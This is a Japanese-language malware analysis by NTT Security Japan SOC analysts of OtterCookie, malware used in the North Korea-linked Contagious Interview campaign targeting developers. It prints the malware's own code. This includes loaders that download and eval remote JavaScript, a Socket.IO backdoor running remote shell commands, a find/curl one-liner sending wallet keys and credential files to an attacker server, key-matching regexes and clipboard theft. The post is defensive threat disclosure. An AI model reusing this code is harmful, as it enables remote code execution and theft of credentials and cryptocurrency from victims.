Contagious Interviewが使用する新たなマルウェアOtterCookieについて

By NTTセキュリティ・ジャパン株式会社

Published: 2024-12-25 · Archived: 2026-04-05 16:45:31 UTC

By Masaya Motoda, Rintaro Koike

Published December 25, 2024 | Japanese

本記事はSOCアナリスト元田匡哉、小池倫太郎が執筆したものです。


はじめに

Contagious Interviewは北朝鮮に関連する攻撃キャンペーンであると言われており、2023年11月にPalo Alto Networks社からレポートが公開されました。Contagious Interviewは一般的な国家支援型の標的型攻撃とは違い、比較的広範囲に対して金銭的なモチベーションで攻撃を行っているとされています。SOCでは時折Contagious Interviewによるインシデントを観測しており、日本の組織も注意が必要です。

SOCでは2024年11月頃から、Contagious InterviewキャンペーンにおいてBeaverTailやInvisibleFerret以外のマルウェアを実行していることを観測しています。私達は新たに観測したマルウェアを**OtterCookie**と呼び、その調査を行いました。本稿では、OtterCookieについて、その実行フローと詳細な挙動について紹介します。

実行フロー

Contagious Interviewの攻撃起点は様々なパターンがありますが、その多くはGitHubやBitbucketからダウンロードしたNode.jsのプロジェクトやnpmパッケージとなっています。最近ではQtやElectronを使用してアプリケーション化されたファイルが起点[2]となることもあり、攻撃者が積極的に試行錯誤していることが伺えます。



ローダー

OtterCookieを実行するローダーについては、これまでにいくつかのレポート[3][4][5]で紹介されています。これらのレポートに書かれているとおり、リモートからJSONデータをダウンロードし、そのcookieプロパティをJavaScriptコードとして実行します。

```
exports.getCookie = asyncErrorHandler(async (req, res, next) => {
    const response = await axios.get('https://api.npoint.io/df7448536e69d60c14fc')
    eval(response.data.cookie)
})();
```

また、単純にJavaScriptコードをダウンロードして実行するパターンも観測しています。この場合、HTTPステータスコードは500となっており、catchブロックに制御が移り、JavaScriptコードを実行します。

```
(async () => {
    await axios.get('http://zkservice.cloud/api/service/token/2afa2a236f34c1c8b58ec0f27c571abc')
        .then((res) => {
        return res.data;
    })
        .catch((err) => {
        if (err.response.data) {
            eval(err.response.data);
        }
    });
})();
```

このローダーはほとんどの場合BeaverTailを実行する際に使用されますが、稀にOtterCookieが実行されることを観測しています。また、OtterCookieとBeaverTailが同時に実行される例も観測しています。

OtterCookie

私達は2024年11月にOtterCookieを観測し始めましたが、実際には2024年9月頃から使用されていた可能性があります。9月と11月では若干実装に差異がありますが、基本的な機能は同一です。ここでは、11月に観測されたOtterCookieをベースに解析結果を示しつつ、9月のOtterCookieとの興味深い差分を共有します。

11月に観測されたOtterCookieでは、Socket.IOを使用してリモートと通信を行っており、socketServer関数でリモートからのコマンドを受け取り、シェルコマンドを実行する機能（command）や、端末情報を窃取する機能（whour）を確認しています。

```
// Execute the command using cmd.exe in hidden mode

// Connect to the server
//   while (true) {
const socketServer = () => {
    const socket = io('http://zkservice.cloud:5918', {
        reconnectionAttempts: 15,
        reconnectionDelay: 2000,
        timeout: 2000
    });

    socket.on('command', (msg) => {
        try {
            exec(msg.message, { windowsHide: true, stdio: 'inherit', maxBuffer: 1024 * 1024 * 300 }, (error, stdout, stderr) => {
                if (error) {
                    socket.emit('message', {
                        result: error.message,
                        ...msg,
                        uid: uid,
                        type: 'error'
                    });
                    return;
                }
                if (stderr) {
                    socket.emit('message', { result: stderr, ...msg, type: 'stderr' });
                    return;
                }
                socket.emit('message', {
                    ...msg,
                    result: stdout,
                    code: msg.code,
                    cid: msg.cid,
                    sid: msg.sid,
                    uid: uid
                });
            });
        }
        catch (e) {
            makeLog(e.messge)
        }
    });
    socket.on('whour', (msg) => {
        socket.emit('whoIm', {
            OS: os.type(),
            platform: os.platform(),
            release: os.release(),
            host: os.hostname(),
            userInfo: os.userInfo(),
            uid: uid
        });
    });

    socket.on('connect', () => { });

    socket.on('disconnect', () => { });
};
socketServer();
```


socketServer関数のcommandにおいて、以下のリモートから送られたシェルコマンドを観察すると、ドキュメントファイル、画像ファイル、および暗号資産関係などのファイルから暗号資産ウォレットに関するキーを収集し、リモートへ送信する様子が見られました。またlsコマンドやcatコマンドを用いて環境調査をする様子も観測しています。

```
find \"/home/user\" -type f \\( -path \".\" -prune -o -path \"..\" -prune -o -path \".git\" -prune -o -path \".github\" -prune -o
-path \"node_modules\" -prune -o -path \"library\" -prune -o -path \"*/library/*\" -prune -o -path \"*/node_modules/*\" -prune -o
-path \"*/.cache\" -prune -o -path \"*/.config/*\" -prune -o -path \"*/dist/*\" -prune -o -path \"*/build/*\" -prune -o -path \"*/.
git/*\" -prune -o -path \"*/.vscode/*\" -prune -o -path \"*/.pyp/*\" -prune -o -path \"*/.expo/*\" -prune -o -path \"*/.n2/*\" -prune
-o -path \"*/.n3/*\" -prune -o -path \"*/.next/*\" -prune -o -path \"*/.mozila/*\" -prune -o -path \"*/.exe/*\" -prune -o -path \"*.
tsbuildinfo\" -prune -o -path \"*.AppImage\" -prune -o -path \"*.dll\" -prune -o -path \".config\" -prune -o -path \".git\" -prune -o
-path \".github\" -prune -o -path \"*/.git/*\" -prune -o -path \"*/.github/*\" -prune -o -path \"*/.config/*\" -prune -o -path \"*.
pkg\" -prune -o -path \"*.dmg\" -prune -o -path \".bun\" -prune -o -path \"*/.bun/*\" -prune -o -path \".*\" -prune -o -path \"*/.*/
*\" -prune -o -path \"*/library/*\" -prune -o -path \"library\" -prune -o -path \".nvm\" -prune -o -path \".plist\" -prune -o -path
\"Library\" -prune -o -path \"*/Library/*\" -prune -o -path \"*/.nvm/*\" \\) -o \\( -iname \"*.env*\" -o -iname \"*metamask*\" -o
-iname \"*bitcoin*\" -o -iname \"*credential\" -o -iname \"*mnemonic*\" -o -iname \"*nkbihfbeogaeaoehlefnkodbefgpgknn*\" -o -iname
\"*seed*\" -o -iname \"*recovery*\" -o -iname \"*backup*\" -o -iname \"*address*\" -o -iname \"*my*\" -o -iname \"*.png\" -o -iname
\"*.jpg\" -o -iname \"*.jpeg\" -o -iname \"*screenshot*\" -o -iname \"*.doc\" -o -iname \"*.docx\" -o -iname \"*.rtf\" -o -iname \"*.
odt\" -o -iname \"*.xls\" -o -iname \"*.xlsx\" -o -iname \"*info*\" -o -iname \"*.txt\" -o -iname \"*.ini\" -o -iname \"config.js\"
-o -iname \"config.ts\" -o -iname \".secret\" -o -iname \"config.json\" -o -iname \"const.js\" -o -iname \"const.ts\" -o -iname \"*.
ts\" -o -iname \"*.js\" -o -iname \"app.ts\" -o -iname \"*.sol\" -o -iname \"*.csv\" -o -iname \"*key*\" \\) -exec grep -i -E -l '\\b
(\\\")?(0x)?[0-9a-fA-F]{64}(\\\")?\\b' {} + | xargs -I {} curl -X POST -F 'file=@{}' -H 'path: {}' -H \"hostname:$(hostname)\" -H
\"userkey:  ▮\" http://zkservice.cloud:5918/upload \\;\n
```

9月に観測されたOtterCookieでは、暗号資産ウォレットに関するキーの窃取機能は予め実装されています。例えばcheckForSensitiveData関数ではイーサリアムの秘密鍵などを正規表現でチェックしています。これらは、11月のOtterCookieでは、リモートからのシェル コマンドによって実現されています。

```
const regexPatterns = {
    bitcoinPrivateKey: /^[5KL][1-9A-HJ-NP-Za-km-z]{50,51}$/, // Matches Bitcoin private keys
    ethereumPrivateKey: /([a-fA-F0-9]{64})/, // Matches Ethereum private keys (with 0x prefix)
    seedPhrase: /"([a-zA-Z]+ ){11,23}[a-zA-Z]+"/, // Matches possible seed phrases (12-24 words)
};

function checkForSensitiveData(filePath) {
    try {
        // Read the file content
        const fileContent = fs.readFileSync(filePath, 'utf8');

        if (regexPatterns.bitcoinPrivateKey.test(fileContent)) {
            return true;
        }

        if (regexPatterns.ethereumPrivateKey.test(fileContent)) {
            return true;
        }

        const words = fileContent.split(/s+/).filter(Boolean);
        if (
            regexPatterns.seedPhrase.test(fileContent) &&
            words.length >= 12 &&
            words.length <= 24
        ) {
            return true;
        }
        return false;
    } catch (err) { }
}
```

また11月のOtterCookieには、以下のようにclipboardyというライブラリを用いて被害端末のクリップボード情報をリモートへ送信します。しかし、9月のOtterCookieに同様の機能は見られません。



```
setTimeout(async () => {
    makeLog('Installing clipboardy');
    execSync(
        'npm install clipboardy --save --no-warnings --no-save --no-progress --loglevel silent',
        { windowsHide: true, stdio: 'inherit' }
    );

    const clipboardy = await import('clipboardy');
    let lastClipboardContent = null;
    let timer;

    // Function to handle clipboard change
    function handleClipboardChange(content) {
        makeLog(content);
    }

    // Function to watch clipboard with debouncing
    async function watchClipboard() {
        try {
            const currentClipboardContent = clipboardy.default.readSync();

            if (currentClipboardContent !== lastClipboardContent) {
                clearTimeout(timer); // Clear any existing timer
                timer = setTimeout(() => handleClipboardChange(currentClipboardContent), 500); // Debounce delay
                lastClipboardContent = currentClipboardContent;
            }
        }
        catch (e) {
            makeLog(e.message)
        }
    }

    // Set an interval to check the clipboard
    setInterval(watchClipboard, 500);
```

おわりに

本稿ではContagious Interviewが使用する新たなマルウェアであるOtterCookieについて紹介しました。Contagious Interviewは積極的に試行錯誤して攻撃手法をアップデートし続けており、また日本でも攻撃が観測されているため、十分に注意が必要です。

IoCs

ファイルハッシュ値（SHA256）

- d19ac8533ab14d97f4150973ffa810e987dea853bb85edffb7c2fcef13ad2106
- 7846a0a0aa90871f0503c430cc03488194ea7840196b3f7c9404e0a536dbb15e
- 4e0034e2bd5a30db795b73991ab659bda6781af2a52297ad61cae8e14bf05f79
- 32257fb11cc33e794fdfd0f952158a84b4475d46f531d4bee06746d15caf8236

通信先

- 45[.]159.248.55
- zkservice[.]cloud
- w3capi[.]marketing
- payloadrpc[.]com

参考文献

[1] Palo Alto Networks, "Hacking Employers and Seeking Employment: Two Job-Related Campaigns Bear Hallmarks of North Korean Threat Actors", https://unit42.paloaltonetworks.com/two-campaigns-by-north-korea-bad-actors-target-job-hunters/
[2] マクニカ, "北からのジョブオファー: ソフトウェア開発者を狙うContagious Interview", https://security.macnica.co.jp/blog/2024/10/-contagious-interview.html
[3] Phylum, "North Korea Still Attacking Developers via npm", https://blog.phylum.io/north-korea-still-attacking-developers-via-npm/
[4] Group-IB, "APT Lazarus: Eager Crypto Beavers, Video calls and Games", https://www.group-ib.com/blog/apt-lazarus-python-scripts/
[5] Zscaler, "From Pyongyang to Your Payroll: The Rise of North Korean Remote Workers in the West", https://www.zscaler.com/blogs/security-research/pyongyang-your-payroll-rise-north-korean-remote-workers-west

---